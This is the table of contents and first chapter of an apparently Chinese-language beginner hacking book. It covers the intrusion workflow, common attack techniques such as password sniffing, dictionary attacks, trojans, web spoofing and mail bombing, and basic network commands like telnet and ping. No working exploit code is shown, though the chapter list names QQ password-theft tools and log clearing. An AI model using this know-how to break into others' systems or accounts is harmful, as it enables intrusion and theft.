

目录

第1章 黑客基础知识



随着互联网技术的飞速发展，网络世界的安全性不断受到挑战。如果你要上网，就免不了遇到黑客的侵扰。本章为大家介绍一些最基本的黑客入门知识，揭秘黑客常用的一些命令，当然这些微不足道的伎俩难以入侵戒备森严的网络，不过至少让初学者对黑客的“工作情形”有初步的认识。

1.1 黑客简单介绍	1	1.3 黑客常用命令	6
1.1.1 黑客的历程	1	1.3.1 ping命令	6
1.1.2 黑客的由来	1	1.3.2 net和netstat命令	10
1.2 黑客入侵流程	2	1.3.3 telnet和ftp命令	13
1.2.1 目标系统信息收集	2	1.3.4 tracert命令	15
1.2.2 弱点信息挖掘分析	2	1.3.5 ipconfig命令	16
1.2.3 目标使用权限获取	3	1.3.6 route命令	17
1.2.4 开辟后门	3	1.3.7 netsh命令	17
1.2.5 黑客常用手法	4	1.3.8 arp命令	18
		1.4 本章习题	20

第2章 扫描、嗅探与欺骗防范



黑客通常都是通过扫描探测来发现计算机的漏洞，本章主要介绍一些常用的扫描器、嗅探工具，最后介绍了网络欺骗。本章是黑客常用的手段，属于必备掌握的知识。

2.1 扫描与反扫描工具	21	2.2.1 Sniffer Portable嗅探器捕获数据	25
2.1.1 检测Windows系统	21	2.2.2 用于局域网的Iris嗅探器	25
2.1.2 极速漏洞扫描器	22	2.2.3 操作简便的影音神探嗅探器	27
2.1.3 RPC服务与漏洞扫描	23	2.2.4 捕获网页内容的艾菲网页侦探	27
2.1.4 扫描个人服务器	23	2.3 网络欺骗	28
2.1.5 扫描网页是否安全	24	2.3.1 极具诱捕功能的蜜罐	28
2.1.6 防御扫描器ProtectX	24	2.3.2 拒绝恶意接入的网络执法官	29
2.2 典型嗅探器	25	2.4 本章习题	31



第3章 密码破解大揭秘



在对安全和保密需求日益增长的时代，有很多加密工具能够保护用户的信息安全，但是这些加密工具也受到密码破译的挑战。在忘记密码的时候，破解密码也是一个找回密码的途径。在本章中将介绍各个方面常用的密码破译方法和破译工具。

3.1 清除BIOS密码	32	3.3.3 妙用密码重设盘	39
3.1.1 常见的BIOS密码	32	3.4 获取FTP站点用户名密码	40
3.1.2 清除BIOS密码	34	3.5 解密被加密的光盘	41
3.2 解除屏幕保护密码	35	3.6 解除Office文档密码	43
3.2.1 IP地址冲突法	35	3.7 解密被EFS加密的文件	47
3.2.2 查看注册表相关数据法	36	3.8 密码破解的防范	49
3.2.3 软件清除屏保密码	36	3.8.1 防范原理和手段	49
3.2.4 光盘自动运行法	36	3.8.2 加密实例	50
3.3 清除Windows登录密码	37	3.9 本章习题	57
3.3.1 删除SAM文件清除管理员密码	37		
3.3.2 ERD恢复Windows XP密码	38		

第4章 基于系统漏洞的入侵与防范



每个操作系统总是存在这样或那样的漏洞，对于这些漏洞，如果不加强防范，黑客就会利用系统的漏洞入侵电脑，甚至对一些分区进行格式化操作等危险操作。

4.1 Windows系统的安全隐患	58	4.3.2 利用Unicode漏洞攻击目标计算机	67
4.1.1 Windows系统的漏洞产生原因	58	4.3.3 利用Unicode漏洞进一步控制该主机	68
4.1.2 Windows系统中的安全隐患	58	4.3.4 解决Unicode漏洞的措施	71
4.1.3 防范提升权限的入侵	62	4.4 远程缓冲区溢出漏洞	72
4.2 系统漏洞利用	62	4.4.1 缓冲区溢出的原理	72
4.2.1 揭秘至关重要的139端口攻击	62	4.4.2 缓冲区溢出漏洞的攻击方式	72
4.2.2 SAM数据库安全漏洞攻击示例	64	4.4.3 缓冲区溢出漏洞的防范	74
4.2.3 解析Windows XP热键漏洞	65	4.5 利用Windows 2000输入法漏洞	74
4.3 Unicode漏洞攻击	66	4.6 本章习题	77
4.3.1 使用扫描软件查找Unicode漏洞	66		



第5章 基于木马的入侵与防范



木马，也称特洛伊木马，英文名称为Trojan。其本身就是为了入侵个人电脑才出现的，木马在电脑工作的时候是很隐蔽的，不会在电脑的屏幕上显示出任何痕迹。本章从木马的基本原理入手，进而了解木马的具体攻击过程，以做到有效地防范木马。

5.1 木马攻击原理	78	5.3.1 木马信息反馈机制	89
5.1.1 木马的分类	78	5.3.2 扫描安装木马的电脑	90
5.1.2 木马入侵系统	80	5.3.3 建立目标计算机木马的连接	91
5.2 木马是如何被植入的	83	5.4 常见木马攻防	92
5.2.1 木马的植入	83	5.4.1 端口木马	92
5.2.2 木马的伪装	85	5.4.2 远程控制性木马	97
5.2.3 隐藏木马的服务器	88	5.5 本章习题	108
5.3 获取木马反馈信息	89		

第6章 木马的清除与防范



正如上一章所讲述的那样，木马的危害极大，那么如何保护我们的电脑不受木马侵害呢？感染了木马之后又该采取怎样的补救措施呢？本章将对如何防范和清除木马做详细的介绍。

6.1 预防木马的一般方法	109	6.2.1 DLL木马追踪防范	118
6.1.1 关闭不需要的端口	109	6.2.2 网页木马追踪防范	122
6.1.2 揪出恶意攻击程序	114	6.2.3 反弹式木马追踪防范	123
6.1.3 防范ICMP漏洞	115	6.3 利用软件清除木马	124
6.1.4 防范IE执行恶意程序	116	6.3.1 使用木马克星清除木马	124
6.1.5 防范硬盘被非法共享	117	6.3.2 使用木马清道夫清除木马	125
6.1.6 安装防火墙	117	6.3.3 清除流氓软件与广告	126
6.1.7 扫描木马	118	6.3.4 使用木马清道夫防火墙	127
6.2 木马追踪防范	118	6.4 本章习题	128



第7章 QQ盗号大揭秘



网络聊天使天南海北的朋友打破了地域的限制，可以和任何地方的朋友进行交流，方便了工作和生活。QQ是目前国内使用最广泛的网上聊天软件，所以针对QQ的攻击方法也比较多，本章将为读者介绍一些QQ被攻击的实例。如此我们就能有效地防范QQ被攻击了。

7.1 QQ密码破解揭秘 129

7.1.1 QQ密码破解的原理和方法 129

7.1.2 “QQ简单盗”盗取密码揭秘 130

7.1.3 “QQ流感大盗”盗取密码揭秘 132

7.1.4 “剑盟QQ盗号王”盗取密码揭秘 133

7.1.5 QQ防盗及密码取回 134

7.2 查看QQ聊天记录 139

7.2.1 QQ聊天记录器 139

7.2.2 QQ聊天终结者 141

7.2.3 DetourQQ 143

7.2.4 手工查看QQ聊天记录 144

7.2.5 QQ聊天记录保密 145

7.3 消息炸弹 147

7.3.1 QQ炸弹 147

7.3.2 飘叶千夫指 148

7.3.3 QQ尾巴生成器 148

7.4 本章习题 149

第8章 邮件欺骗与轰炸



电子邮件 (E-mail) 是现在网络的基本通讯工具之一，在人们的日常生活和工作中发挥着越来越大的作用。使用电子邮件的公司和个人也越来越多，电子邮件的安全性也成为了人们担忧的一个问题。本章介绍电子邮件的攻击和防范。

8.1 邮箱密码是如何被暴力破解 150

8.1.1 黑客进行邮箱破解的原理和方法 150

8.1.2 Web邮箱暴力破解方式 151

8.2 获取邮箱密码的欺骗手段 157

8.2.1 了解电子邮件欺骗的手法 157

8.2.2 邮件地址欺骗获取和密码 158

8.2.3 Outlook Express欺骗获取密码 163

8.2.4 如何实现TXT文件欺骗 166

8.2.5 如何绕过SMTP服务器的身份验证 167

8.3 黑客是如何攻击邮件的 168

8.3.1 电子邮箱信息攻击原理 168

8.3.2 随心邮箱炸弹 168

8.3.3 邮箱炸弹防范及垃圾邮件过滤 170

8.4 本章习题 173



第 9 章 浏览器恶意攻击



Internet Explorer是使用最广泛的网页浏览器，由于它的功能强大，故支持JavaScript脚本、ActiveX控件等元素，这也使得它在浏览网页时留下了不少安全隐患。利用网页进行攻击是非常难以防范的，目前，大多数的防范方法是以损失很多浏览器功能为代价的。

9.1 IE炸弹	174	9.3.1 恶意网页修改的原理	186
9.1.1 IE炸弹的原理	174	9.3.2 恶意网页修改的防范处理	187
9.1.2 IE炸弹的制作	174	9.4 网页恶意代码	188
9.1.3 IE炸弹的防范	175	9.4.1 网页恶意代码的技术基础	188
9.2 IE执行程序的攻击	176	9.4.2 了解两段恶意代码	190
9.2.1 Web程序攻击	176	9.4.3 消除网页恶意代码的影响	192
9.2.2 本地可执行程序的攻防	180	9.5 浏览器泄密	192
9.2.3 帮助文件漏洞攻防	181	9.5.1 浏览器泄密的成因	192
9.2.4 浏览器插件漏洞攻防	184	9.5.2 浏览器泄密攻防	193
9.3 恶意网页修改	185	9.6 本章习题	194

第 10 章 IIS服务器的入侵与防范



本章主要介绍IIS常见的漏洞，详细讲述了IIS漏洞攻击和防范方法。通过本章的学习，读者可以掌握IIS漏洞的攻防相关知识。

10.1 IIS服务器的攻防	195	10.2.2 guestbook.cgi漏洞分析	206
10.1.1 IIS常见漏洞一览	195	10.2.3 search.cgi漏洞分析	206
10.1.2 黑客入侵IIS服务器	196	10.3 printer缓冲区漏洞	207
10.1.3 安全设置IIS服务器	197	10.3.1 IIS的printer溢出漏洞攻击	207
10.1.4 制作代理跳板	198	10.3.2 IIS的printer溢出漏洞防范	209
10.1.5 IIS写权限漏洞攻击	202	10.4 清除入侵日志	209
10.1.6 IIS写权限漏洞防范	205	10.4.1 日志的详细定义	209
10.2 CGI解译错误漏洞攻防	205	10.4.2 清除日志	210
10.2.1 认识CGI漏洞检测工具	205	10.5 本章习题	211



第11章 安全防范黑客入侵



出色的黑客更应该注意防守,首先就是隐藏好自己的IP,关闭不必要的端口,然后再使用网络防火墙来防范攻击和限制木马程序的连接。本章主要介绍提高系统网络安全防御能力的通用方法。

11.1 隐藏IP关闭不必要端口	212	11.3.1 入侵检测的原理	218
11.1.1 IP隐藏技术	212	11.3.2 入侵检测的技术	220
11.1.2 关闭和限制开放端口	214	11.4 使用网络防火墙	221
11.2 补丁程序	216	11.4.1 网络防火墙的原理	221
11.2.1 系统补丁程序	216	11.4.2 网络防火墙的技术	224
11.2.2 应用程序补丁程序	218	11.4.3 网络防火墙及基本设置	225
11.3 入侵检测技术	218	11.5 本章习题	234

第 1 章

黑客基础知识

重点讲解

- 什么是黑客
- 黑客攻击手法
- 黑客常用命令

随着互联网技术的飞速发展,网络世界的安全性不断受到挑战。如果你要上网,就免不了遇到黑客的侵扰。本章就为大家介绍一些最基本的黑客入门知识,揭密黑客常用的一些命令,当然这些微不足道的伎俩难以入侵戒备森严的网络,不过至少让初学者对黑客的“工作情形”有初步的认识。

本章导读

1.1 黑客简单介绍

最早的计算机于1946年在宾夕法尼亚大学出现,而最早的黑客出现于麻省理工学院(贝尔实验室也有)。最初的黑客一般都是一些高级的技术人员,他们热衷于挑战、崇尚自由并主张信息的共享。

1.1.1 黑客的历程

1994年以来,因特网在全球的迅猛发展为人们提供了方便、自由和无限的财富,政治、军事、经济、科技、教育、文化等各个方面都越来越网络化,并且逐渐成为人们生活、娱乐的一部分。可以说,信息时代已经到来,信息已成为物质和能量以外维持人类社会第三资源,它是未来生活中的重要介质。但是随着计算机的普及和因特网技术的迅速发展,黑客也随之出现了。

1.1.2 黑客的由来

“黑客”一词是由英语“Hacker”英译出来的,是指专门研究、发现计算机和网络漏洞的计算机爱好者,他们伴随着计算机和网络的发展而产生成长。黑客对计算机有着狂热的兴趣和执着的追

求,他们不断地研究计算机和网络知识,发现计算机和网络中存在的漏洞,喜欢挑战高难度的网络系统并从中找到漏洞,然后向管理员提出解决和修补漏洞的方法。

黑客的出现推动了计算机和网络的发展与完善。他们所做的不是恶意破坏,他们是一群纵横于网络上的大侠,追求共享、免费,提倡自由、平等。黑客的存在是由于计算机技术的不健全,从某种意义上讲,计算机的安全需要更多黑客去维护。这里我们借用黑客英雄网站长myhk的一句话:“黑客存在的意义就是使网络变得日益安全完善”。

但是到了今天,黑客一词已经被用于那些专门利用计算机进行破坏或入侵他人电脑的代名词,对这些人正确的叫法应该是Cracker,有人也翻译成“骇客”,也正是由于这些人的出现玷污了“黑客”一词,使人们把黑客和骇客混为一体,误认为黑客也是在网络上进行破坏的人。根据开放原始码计划创始人EricRaymond(埃里克·雷蒙德)的解释,Hacker与Cracker是分属两个不同世界的族群,基本差异在于,Hacker是有建设性的,而Cracker则专门搞破坏。

1.2 黑客入侵流程

黑客在进行攻击时通常有个习惯性的流程。首先搜寻到目标信息系统,然后找到目标信息系统的弱点,并利用弱点获得权限开辟后门,最后对痕迹进行清除。

1.2.1 目标系统信息收集

信息的收集并不对目标系统产生危害,只是为进一步的入侵提供有用信息。这些信息主要包括目标的操作系统类型及版本,目标主机提供哪些服务,各服务器程序的类型与版本以及相关的社会信息等。

要攻击一台机器,首先要确定它正在运行的操作系统版本。因为对于不同类型的操作系统,系统漏洞有很大区别,攻击的方法也完全不同,甚至同一种操作系统的不同版本的系统漏洞也是不一样的。要确定一台服务器的操作系统一般是靠经验,有些服务器的某些服务显示信息会泄露其操作系统。


【案例1-1】Telnet登录Linux服务器示例

如果用户是在Windows的环境下,想对远程的Linux系统进行操作,推荐选择“telnet”的方式进行登录(telnet命令在后文有详细的介绍),具体步骤如下。



Step 1 单击“运行”

Step1 启动Windows操作系统,单击执行“开始”→“运行”命令。



Step 2 输入命令

Step2 弹出的“运行”对话框中输入“telnet+远程Linux系统IP地址”,例如:telnet 202.115.30.134。

```
Red Hat Linux release 9 (Chrike)
Kernel 2.4.20-8 on an i686
login: chen
Password:
Last login: Tue Apr 3 02:16:16 from 202.115.30.135
[chen@localhost ~]$
```

Step 3 登录结果

Step3 弹出“RedHatLinux”界面,输入用户名和密码后,即可像在本机一样进行命令行的操作了,从图中可以得知该版本为Red Hat Linux release 9版本。

另外需要获得的信息就是一些与计算机本身没有关系的社会信息,例如网站所属公司的名称、规模,网络管理员的生活习惯、电话号码等。这些信息看起来与攻击一个网站没有关系,实际上很多黑客都是利用了这类信息攻破网站的。例如有些网站管理员用自己的电话号码做系统密码,这就很容易被人试探出来。

信息收集可以用手工进行,也可以利用工具来完成,完成信息收集的工具叫做扫描器。用扫描器收集信息的优点是速度快,可以一次对多个目标进行扫描。

1.2.2 弱点信息挖掘分析

在收集到一些准备要攻击目标的信息后,黑客们会探测目标网络上的每台主机,来寻求系统内部的安全漏洞,这些信息即所谓的弱点信息,主要探测的方式如下。

1. 自编程

对某些系统,互联网上已发布了其安全漏洞所在,但用户由于不懂或一时疏忽未打上该系统

本木马如果放得好的话,检测难度非常大,而管理员在做Web备份的时候,也会把它备份进去,一个好的asp木马可以完全接管一台NT操作系统。然后把主机上有用的文件全部下载下来,如Web程序的数据库连接代码里会有数据库用户名和口令信息,可以利用后面章节中所讲的对MSSQL的入侵来完全控制主机。

1.2.5 黑客常用手法

1. 口令入侵

所谓口令入侵是指使用某些合法用户的账号和口令登录到目的主机,然后再实施攻击活动。这种方法的前提是必须先得到该主机上的某个合法用户的账号,然后再进行合法用户口令的破译。获得普通用户账号的方法很多,例如利用目标主机的Finger功能:当用Finger命令查询时,主机系统会将保存的用户资料(如用户名、登录时间等)显示在终端或计算机上;利用目标主机的X.500服务:有些主机没有关闭X.500的目录查询服务,也给攻击者提供了获得信息的一条简易途径;从电子邮件地址中收集:有些用户电子邮件地址常会透露其在目标主机上的账号;查看主机是否有习惯性的账号:有经验的用户都知道,很多系统会使用一些习惯性的账号,造成账号的泄露。

口令又有三种方法:

(1)通过网络监听非法得到用户口令,这类方法有一定的局限性,但危害性极大。监听者往往采用中途截击的方法也是获取用户账户和密码的一条有效途径。当下,很多协议根本就没有采用任何加密或身份认证技术,如在Telnet、FTP、HTTP、SMTP等传输协议中,用户账户和密码信息都是以明文格式传输的,此时若攻击者利用数据包截取工具便可很容易收集到你的账户和密码。还有一种中途截击攻击方法更为厉害,它可以在你同服务器端完成“三次握手”建立连接之后,在通信过程中扮演“第三者”的角色,假冒服务器身份欺骗你,再假冒你向服务器发出恶意请求,其造成的后果不堪设想。另外,攻击者有时还

会利用软件和硬件工具时刻监视系统主机的工作,等待记录用户登录信息,从而取得用户密码;或者编制有缓冲区溢出错误的SUID程序来获得超级用户权限。

(2)在知道用户的账号后(如电子邮件@前面的部分)利用一些专门软件强行破解用户口令,这种方法不受网段限制,但攻击者要有足够的耐心和时间。如:采用字典穷举法(或称暴力法)来破解用户的密码。攻击者可以通过一些工具程序,自动地从电脑字典中取出一个单词,作为用户的口令,再输入给远端的主机,申请进入系统;如果口令错误,就按序取出下一个单词,进行下一个尝试,并一直循环下去,直到找到正确的口令或字典的单词试完为止。由于这个破译过程由计算机程序来自动完成,因而几个小时就可以把上十万条记录的字典里所有单词都尝试一遍。

(3)利用系统管理员的失误。在现代的Unix操作系统中,用户的基本信息存放在“password”文件中,而所有的口令则经过DES加密方法加密后专门存放在一个叫“shadow”的文件中。黑客们获取口令文件后,就会使用专门的破解DES加密法的程序来解口令。同时,由于为数不少的操作系统都存在许多安全漏洞、Bug或一些其他设计缺陷,这些缺陷一旦被找出,黑客就可以长驱直入。

2. 放置特洛伊木马程序

特洛伊木马程序可以直接侵入用户的电脑并进行破坏,它常被伪装成工具程序或者游戏等诱使用户打开带有特洛伊木马程序的邮件附件或从网上直接下载,一旦用户打开了这些邮件的附件或者执行了这些程序之后,它们就会像古特洛伊人在敌人城外留下的藏满士兵的木马一样留在用户的电脑中,并在用户的计算机系统中隐藏一个可以在Windows启动时悄悄执行的程序。当你连接到因特网上时,这个程序就会通知攻击者,报告你的IP地址以及预先设定的端口。攻击者在收到这些信息后,再利用这个潜伏在其中的程序,就可以任意地修改你的计算机的参数设定、复制文件、窥视你整个硬盘中的内容等,从而达到控制你的计算机的目的。

3.WWW的欺骗技术

在网上用户可以利用IE等浏览器进行各种各样的Web站点访问,如阅读新闻组、咨询产品价格、订阅报纸、电子商务等。然而一般的用户恐怕不会想到有这些问题存在:正在访问的网页已经被黑客篡改过,网页上的信息是虚假的!例如黑客要将用户要浏览的网页的URL改写为指向黑客自己的服务器,当用户浏览目标网页的时候,实际上是向黑客服务器发出请求,那么黑客就可以达到欺骗的目的了。

一般Web欺骗使用两种技术手段,即URL地址重写技术和相关信息掩盖技术。利用URL地址,使这些地址都向攻击者的Web服务器,即攻击者可以将自己的Web地址加在所有URL地址的前面。这样,当用户与站点进行安全链接时,就会毫不防备地进入攻击者的范围,于是所有信息便处于攻击者的监视之中。但由于浏览器材一般均设有地址栏和状态栏,当浏览器与某个站点链接时,可以在地址栏和状态样中获得连接中的Web站点地址及其相关的传输信息,用户由此可以发现问题,所以攻击者往往在URL地址重写的同时,利用相关信息,即一般用JavaScript程序来重写地址,以达到欺骗的目的。

4.电子邮件攻击

电子邮件是互联网上运用得十分广泛的一种通讯方式。攻击者可以使用一些邮件炸弹软件或CGI程序向目的邮箱发送大量内容重复、无用的垃圾邮件,从而使目的邮箱被撑爆而无法使用。当垃圾邮件的发送流量特别大时,还有可能造成邮件系统对于正常的工作反映缓慢,甚至瘫痪。相对于其它的攻击手段来说,这种攻击方法具有简单、见效快等优点。

电子邮件攻击主要表现为两种方式:

(1)电子邮件轰炸和电子邮件“滚雪球”,也就是通常所说的邮件炸弹,指的是用伪造的IP地址和电子邮件地址向同一信箱发送数以千计、万计甚至无穷多次的内容相同的垃圾邮件,致使受害人邮箱被“炸”,严重者可能会给电子邮件服务器操作系统带来危险,甚至瘫痪。

(2)电子邮件欺骗攻击者佯称自己为系统管

理员(邮件地址和系统管理员完全相同),给用户发送邮件要求用户修改口令(口令可能为指定字符串)或在看起来像正常的附件中加载病毒或其他木马程序。

5.通过一个节点来攻击其他节点

攻击者在突破一台主机后,往往以此主机作为根据地,攻击其他主机(以隐蔽其入侵路径,避免留下蛛丝马迹)。他们可以使用网络监听方法,尝试攻破同一网络内的其他主机;也可以通过IP欺骗和主机信任关系,攻击其他主机。

这类攻击很狡猾,但由于某些技术很难掌握,如TCP/IP欺骗攻击。攻击者通过外部计算机伪装成另一台合法机器来实现。它能破坏两台机器间通信链路上的数据,其伪装的目的在于哄骗网络中的其它机器误将其攻击者作为合法机器加以接受,诱使其它机器向他发送据或允许它修改数据。TCP/IP欺骗可以发生TCP/IP系统的所有层次上,包括数据链路层、网络层、运输层及应用层均容易受到影响。如果底层受到损害,则应用层的所有协议都将处于危险之中。另外由于用户本身不直接与底层相互交流,因而对底层的攻击更具有欺骗性。

6.网络监听

网络监听是主机的一种工作模式,在这种模式下,主机可以接收到本网段在同一条物理通道上传输的所有信息,而不管这些信息的发送方和接收方是谁。因为系统在进行密码校验时,用户输入的密码需要从用户端传送到服务器端,而攻击者就能在两端之间进行数据监听。此时若两台主机进行通信的信息没有加密,只要使用某些网络监听工具(如NetXRay、Sniffit等)就可轻而易举地截取包括口令和账号在内的信息资料。虽然网络监听获得的用户账号和口令具有一定的局限性,但监听者往往能够获得其所在网段的所有用户账号及口令。

7.利用黑客软件攻击

利用黑客软件攻击是互联网上比较多的一种攻击手法。BackOrifice2000、冰河等都是比较著名的特洛伊木马,它们可以非法地取得用户电脑的超级用户权限,可以对其进行完全的控制,除

了可以进行文件操作外,同时也可以将对方桌面进行抓图、取得密码等操作。这些黑客软件分为服务器端和用户端,当黑客进行攻击时,会使用用户端程序登录上已安装好服务器端程序的电脑,这些服务器端程序都比较小,一般会随附带于某些软件上。有可能当用户下载了一个小游戏并运行时,黑客软件的服务器端就安装完成了,而且大部分黑客软件的重生能力比较强,给用户进行清除造成一定的麻烦。特别是最近出现了一种TXT文件欺骗手法,表面看上去是一个TXT文本文件,但实际上却是一个附带黑客程序的可执行程序,另外有些程序也会伪装成图片和其他格式的文件。

8.安全漏洞攻击

许多系统都有这样那样的安全漏洞(Bugs)。其中一些是操作系统或应用软件本身具有的,如缓冲区溢出攻击。由于很多系统在不检查程序与缓冲之间变化的情况,就任意接受任意长度的数据输入,把溢出的数据放在堆栈里,系统还照常执行命令。这样攻击者只要发送超出缓冲区所能处理的长度的指令,系统便进入不稳定状态。若攻击者特别配置一串准备用作攻击的字符,他甚至可以访问根目录,从而拥有对整个网络的绝对控制权。另一些是利用协议漏洞进行攻击。如攻击者利用POP3一定要在根目录下运行的这一漏洞发动攻击,破坏根目录,从而获得超级用户的权限。又如,ICMP协议也经常用于发动拒绝服务攻击。它的具体手法就是向目的服务器发送大量的数据包,几乎占取该服务器所有的网络宽带,从而使其无法对正常的服务请求进行处理,而导致网站无法进入、网站响应速度大大降低或服务器瘫痪。现在常见的蠕虫病毒或与其同类的病毒都可以对服务器进行拒绝服务攻击的进攻。它们的繁殖能力极强,一般通过Microsoft的Outlook软件向众多邮箱发出带有病毒的邮件,而使邮件服务器无法承担如此庞大的数据处理量而瘫痪。对于个人上网用户而言,也有可能遭到大量数据包的攻击使其无法进行正常的网络操作。

9.端口扫描攻击

所谓端口扫描,就是利用Socket编程与目标

主机的某些端口建立TCP连接、进行传输协议的验证等,从而侦知目标主机的扫描端口是否是处于激活状态、主机提供了哪些服务、提供的服务中是否含有某些缺陷等等。常用的扫描方式有:Connect扫描。Fragmentation扫描。

10.驱动攻击

当有些表面看来无害的数据被邮寄或复制到Internet主机上并被执行发起攻击时,就会发生数据驱动攻击。例如,一种数据驱动的攻击可以造成一台主机修改与安全相关的文件,从而使入侵者下一次更容易入侵该系统。

11.信息攻击

攻击者通过发送伪造的路由信息,构造源主机和目标主机的虚假路径,从而使流向目标主机的数据包均经过攻击者的主机。这样就给攻击者提供了敏感的信息和有用的密码。

12.系统管理员失误攻击

网络安全的重要因素之一就是人!无数事实表明“堡垒最容易从内部攻破”。因而人为的失误,如WWW服务器系统的配置差错,普通用户使用权限扩大等,就给黑客造成了可乘之机,黑客常利用系统管理员的失误,使攻击得到成功。

1.3 黑客常用命令

1.3.1 ping命令


1.命令介绍

ping是用来进行网络连接测试的一个程序,其对应的文件名为“ping.exe”(在WindowsXP系统下此文件存在于C:\Windows\System32文件夹下)。此工具的最简单的用法是:“ping xxx.xxx.xxx.xxx”(欲测试的IP地址),根据不同的测试目的可以带上不同的参数。使用ping可以测试计算机名和计算机的IP地址,验证与远程计算机的连接,通过将icmp回显数据包发送到计算机并侦听回复数据包来验证与一台或多台远程计算机的连接,此命令只有在安装了TCP/IP协议后才可以使用。

2.使用方式图解

ping命令的使用很简单,在命令控制行中键入“ping+空格+IP”。就会显示此IP地址的响应时间等信息,以显示是否连接。

ping命令既可以用来ping自己的IP地址检查网络状况。又可以用来ping网络中其他计算机的IP地址,比如要传文件给网络中其他计算机之前,可以用ping命令测试其他计算机是否开机或者网络是否畅通,如下图所示。



Ping 命令测试

3.使用实例


巧妙使用ping命令可以快速排查网络故障。如果计算机接入互联网后,发现不能上网,则使用ping命令,逐步进行一系列测试,就能够找到并排除故障。

【案例1-2】使用ping命令排查网络故障

使用ping来检查网络,主要有以下几种情况。

(1) ping 127.0.0.1

测试环回地址是否正常。如果ping命令返回正常,表明计算机安装的TCP/IP协议工作正常,如下图所示。



测试本机


教你一招




127.0.0.1是网卡的环回地址。所谓环回地址,是在网卡的网络接口处设置一个环回路径,用于机器将本机发出的目的地是到本机的报文通过环回路径送回给本机上层协议,以用来测试自身网络协议是否工作正常。

(2) ping 本机IP地址

本机IP地址可以通过自动分配获得,也可以通过人工配置。如果事先不知道本机的IP地址,可以通过ipconfig命令查看。这里设本机IP地址为127.36.78.30,如下图所示。




手动配置IP地址,首先需要询问网管,从网管处获得配置所需的参数。配置的方法如下图所示。




Step 1 选择“属性”

Step1 在桌面“网上邻居”图标上单击鼠标右键，在弹出的下拉菜单中选择“属性”命令。



Step 2 选择“属性”命令

Step2 在弹出的“网络连接”窗口中，“本地连接”图标上单击鼠标右键，在弹出的菜单中单击“属性”。




Step 3 单击“属性”按钮

Step3 在弹出的“本地连接状态”对话框中，在“常规”选项卡下，单击“属性”按钮。



Step 4 单击“属性”按钮

Step4 在弹出的“本地连接属性”对话框中单击“Internet协议 (TCP/IP) 属性”，然后单击“属性”按钮。



Step 5 设置IP地址

Step5 在弹出的“Internet协议 (TCP/IP) 属性”对话框中配置IP地址、子网掩码、默认网关以及DNS等信息。由于是手动设置，所以先选择“使用下面的IP地址”，然后分别输入IP地址、子网掩码、默认网关和DNS服务器地址，最后单击“确定”按钮完成设置。

如果在自动分配中分得了IP地址，那么在“Internet协议(TCP/IP)属性”对话框中就是选择的“自动获得IP地址”，之后不需要用户输入IP地址、子网掩码等信息，而是自动获得，也称为动态

IP地址,是基于DHCP机制的。由于DHCP的机制,IP地址有一定的租用期限,租用期限一到,就必须重新申请IP地址,此时IP地址可能发生变更,如果想使IP地址固定,比如在局域网中的与共享打印机相连的打印机,或者开设了FTP或者HTTP服务的计算机,也可以先用ipconfig命令查看当前分得的IP地址,然后再把查看得到的信息,根据前三个步骤的配置方法,把IP地址固定下来。

如果ping返回正常,表明网卡到外部网络物理线路连接正常。

如果出现“Destination host unreachable.”的提示,如下图所示,表明本地网络不能正常工作。可能是网卡工作不正常,或者网线工作不正常。其中最大的可能是网线没有插好,或者网线发生断裂等导致本机不能和网络通信。可以用测线仪等设备检查网线的通断,确定网线没有问题后,重新将网线连接到本机网卡,一般可以排除故障。

```
C:\Documents and Settings\Administrator>ping 211.83.98.85

Pinging 211.83.98.85 with 32 bytes of data:

Destination host unreachable.
Destination host unreachable.
Destination host unreachable.
Destination host unreachable.

Ping statistics for 211.83.98.85:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

(3) ping局域网内网关IP地址

ping网关的主要作用是看局域网的网关路由器是否能做出正确回答。一般网关路由器的IP地址是本网络的第一个IP,如果能够ping通,说明路由器提供服务,可以通过路由器接入到外部网络,如下图所示。

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\pcn>ping 172.16.78.1

